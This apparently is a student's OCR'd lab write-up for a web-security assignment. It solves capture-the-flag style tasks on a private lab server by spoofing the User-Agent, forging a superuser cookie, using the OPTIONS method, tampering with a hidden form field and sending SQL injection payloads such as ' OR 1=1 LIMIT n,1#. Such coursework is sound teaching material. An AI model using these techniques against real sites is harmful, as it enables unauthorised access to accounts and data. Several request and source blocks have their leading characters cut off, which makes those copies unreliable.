
Assignment 8


A1691850—Rio

15/05/2019

Q1.




```
GET /agent.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Unicorn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



```
ET /agent.php HTTP/1.1
ost: 10.8.0.240
ser-Agent: Unicorn
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
ache-Control: max-age=0
```

```
<html>
  <body>
    <h1>Welcome to Unicorn Browser Club!</h1>
    <p>You have to be running Unicorn Browser to access the secret.</p>
    <span style="color:blue">Congrats! Here is the secret: decorate
hoplite attemper cautious steamy tumult</span>
    <br/>
    <br/>
    Source:
    <pre>&lt;html&gt;&lt;body&gt;
      &lt;h1&gt;Welcome to Unicorn Browser Club!&lt;/h1&gt;
      &lt;p&gt;You have to be running Unicorn Browser to access the
secret.&lt;/p&gt;
      &lt;span style=&quot;color:blue&quot;&gt;
      &lt;?php
      if (strpos($_SERVER['HTTP_USER_AGENT'],&quot;Unicorn&quot;) === 0)
{
        print(&quot;Congrats! Here is the secret: decorate hoplite
attemper cautious steamy
tumult&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;\n&quot;);
        print(&quot;Source: &lt;pre&gt;&quot; .
htmlentities(shell_exec('/bin/cat '. __FILE__)) .
&quot;&lt;/pre&gt;&quot;);
      }
      else {
        print(&quot;Sorry you don't seem to be running the Unicorn
browser...&lt;br/&gt;&quot;);
        print(&quot;Your user agent is: &quot; .
$_SERVER['HTTP_USER_AGENT']. &quot;&lt;br/&gt;&quot;);
      }
      ?&gt;
      &lt;/body&gt;&lt;/html&gt;</pre>
  </body>
</html>
```

And we open this on html:



Welcome to Unicorn Browser Club!


You have to be running Unicorn Browser to access the secret.

Congrats! Here is the secret: decorate hoplite attemper cautious steamy tumult


Source:

```
<html><body>
   <h1>Welcome to Unicorn Browser Club!</h1>
   <p>You have to be running Unicorn Browser to access the secret.</p>
   <span style="color:blue">
   <?php
   if (strpos($_SERVER['HTTP_USER_AGENT'],"Unicorn") === 0) {
    print("Congrats! Here is the secret: decorate hoplite attemper cautious steamy tumult</span><br/><br/>\n");
    print("Source: <pre>" . htmlentities(shell_exec('/bin/cat ' . __FILE__)) . "</pre>");
   }
   else {
    print("Sorry you don't seem to be running the Unicorn browser...<br/>");
    print("Your user agent is: " . $_SERVER['HTTP_USER_AGENT']. "<br/>");
   }
   ?>
   </body></html>
```

Q2.




```
OST /admin.php HTTP/1.1
ost: 10.8.0.240
ser-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://10.8.0.240/admin.php
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 21
ookie: PHPSESSID=1fpd229uigrekku9v8hc072ajn; superuser=true
onnection: close
pgrade-Insecure-Requests: 1
ache-Control: max-age=0

ubmit=Request+Secret
```



```
POST /admin.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.8.0.240/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Cookie: PHPSESSID=1fpd229uigrekku9v8hc072ajn; superuser=true
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

submit=Request+Secret
```

```
<html>
  <body>
    <form class="form-horizontal" method="POST">
      <input type="submit" value="Request Secret" name="submit">
    </form>
    Welcome Super User! Here is the secret:
    <span style='color:blue'>okay arginine steward sot ousel
backward</span>
    <br/>
    <br/>
    Source:
    <pre>&lt;html&gt;&lt;body&gt;
      &lt;?php
      session_start();
      if (!isset($_COOKIE['superuser'])) {
        setcookie(&quot;superuser&quot;,&quot;false&quot;);
        $admin = 'false';
      }
      else {
        $admin = $_COOKIE['superuser'];
      }
      ?&gt;
      &lt;form class=&quot;form-horizontal&quot;
method=&quot;POST&quot;&gt;
      &lt;input type=&quot;submit&quot; value=&quot;Request Secret
name=&quot;submit&quot;&gt;
      &lt;/form&gt;
      &lt;?php
      if(isset( $_POST['submit'])) {
        if(strtolower($admin) === &quot;true&quot;) {
          print(&quot;Welcome Super User! Here is the secret: &lt;
style='color:blue'&gt;okay arginine steward sot ousel
backward&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;&quot;);
          print(&quot;Source: &lt;pre&gt;&quot; .
htmlentities(shell_exec('/bin/cat '. __FILE__)) .
&quot;&lt;/pre&gt;&quot;);
```




Welcome Super User! Here is the secret: okay arginine steward sot ousel backward

Source:

```
<html><body>
   <?php
   session_start();
   if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser","false");
    $admin = 'false';
   }
   else {
    $admin = $_COOKIE['superuser'];
   }
   ?>
   <form class="form-horizontal" method="POST">
   <input type="submit" value="Request Secret" name="submit">
   </form>
   <?php
   if(isset( $_POST['submit'])) {
    if(strtolower($admin) === "true") {
     print("Welcome Super User! Here is the secret: <span style='color:blue'>okay arginine steward sot ousel backward</span><br/><br/>");
     print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) . "</pre>");
    }
    else {
     print("Sorry, only superadmins are allowed to see the secret.");
    }
```

```
rce:
>&lt;html&gt;&lt;body&gt;
lt;?php
ession_start();
f (!isset($_COOKIE['superuser'])) {
 setcookie(&quot;superuser&quot;,&quot;false&quot;)
 $admin = 'false';

lse {
 $admin = $_COOKIE['superuser'];

&gt;
lt;form class=&quot;form-horizontal&quot;
&quot;POST&quot;&gt;
lt;input type=&quot;submit&quot; value=&quot;Reques
uot;submit&quot;&gt;
lt;/form&gt;
lt;?php
f(isset( $_POST['submit'])) {
 if(strtolower($admin) === &quot;true&quot;) {
   print(&quot;Welcome Super User! Here is the secr
color:blue'&gt;okay arginine steward sot ousel
d&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;&quot;);
   print(&quot;Source: &lt;pre&gt;&quot; .
ities(shell_exec('/bin/cat '. __FILE__)) .
lt;/pre&gt;&quot;);
 }
 else {
   print(&quot;Sorry, only superadmins are allowed
&quot;);
 }

&gt;
lt;/body&gt;&lt;/html&gt;</pre>
>
```


Q3.



```
OPTIONS /method.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Wed, 15 May 2019 05:51:19 GMT
Server: Apache/2.4.6 (CentOS) PHP/7.3.5
X-Powered-By: PHP/7.3.5
Content-Length: 556
Connection: close
Content-Type: text/html; charset=UTF-8

<span style='color:blue'>opponent agaric terbium paradox selenite
overkill</span><br/><br/>Source: <pre>&lt;?php
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
  print(&quot;&lt;span style='color:blue'&gt;opponent agaric terbium
paradox selenite overkill&lt;/span&gt;&lt;br/&gt;&lt;br/&gt;&quot;);
  print(&quot;Source: &lt;pre&gt;&quot; . htmlentities(shell_exec('/bin/cat
'. __FILE__)) . &quot;&lt;/pre&gt;&quot;);
}
else {
  print(&quot;Hm... you don't seem to be using the correct METHOD. Explore your
available OPTIONS.&quot;);
}
?&gt;
</pre>
```

Q4.




Welcome to IT Help Desk

How can we help you today?


I need the secret passphrase for my cyber assignment. | Your name

Sorry, I can only give out the secret in emergency.



```
<html>
  <head></head>
 ▾<body>
    <h1>Welcome to IT Help Desk</h1>
    <p>How can we help you today?</p>
   ▾<form action="" method="post">
     ▸<select name="help_category">…</select>
      <input placeholder="Your name" type="plaintext">
      <input name="emergency" value="1" type="hidden">
```

```
element
}
```




How can we help you today?

My computer is infected with a virus. | Your name

Ah.. OK if it's an emergency... the secret is: champ bedtime mulley yammer portage helpmate

Q5.


Try ‘or 1=1#



Welcome user00000!


Your User ID is: **1**

Your secret is: **oops, no secret here. the one with the secret has a bigger id**




Notice: Trying to get property 'num_rows' of non-object in **/var/www/html/login.php** on line **19**

Incorrect name or password




UserName : ' OR 1=1 LIMIT 30,1#




Your User ID is: **801**

Your secret is: **oops, no secret here. t**



Your User ID is: **901**

Your secret is: **oops, no secret here. the one with the secret has a smaller id**




Welcome user00776!


Your User ID is: **777**

Your secret is: **xylem kedge bargeman unhouse wagtail regulate**

~~*I hate this question.*~~




' OR 1=1 LIMIT 100,2#
' OR 1=1 LIMIT 1000,1#
' OR 1=1 LIMIT 10000,1#
' OR 1=1 LIMIT 1100,1#
' OR 1=1 LIMIT 1300,1#
' OR 1=1 LIMIT 1500,1#
' OR 1=1 LIMIT 2000,1#




UserName :

' OR 1=1 LIMIT 1,5#
' OR 1=1 LIMIT 10,1#
' OR 1=1 LIMIT 100,2#
' OR 1=1 LIMIT 1000,1#
' OR 1=1 LIMIT 10000,1#
' OR 1=1 LIMIT 1100,1#




UserName :

' OR 1=1 LIMIT 500,1#
' OR 1=1 LIMIT 5000,1#
' OR 1=1 LIMIT 600,1#
' OR 1=1 LIMIT 700,1#
' OR 1=1 LIMIT 750,1#
' OR 1=1 LIMIT 776,1#



' OR 1=1 LIMIT 8000,1#
' OR 1=1 LIMIT 801,1#
' OR 1=1 LIMIT 803,1#
' OR 1=1 LIMIT 807,1#
' OR 1=1 LIMIT 815,1#
' OR 1=1 LIMIT 830,1#

Q6.

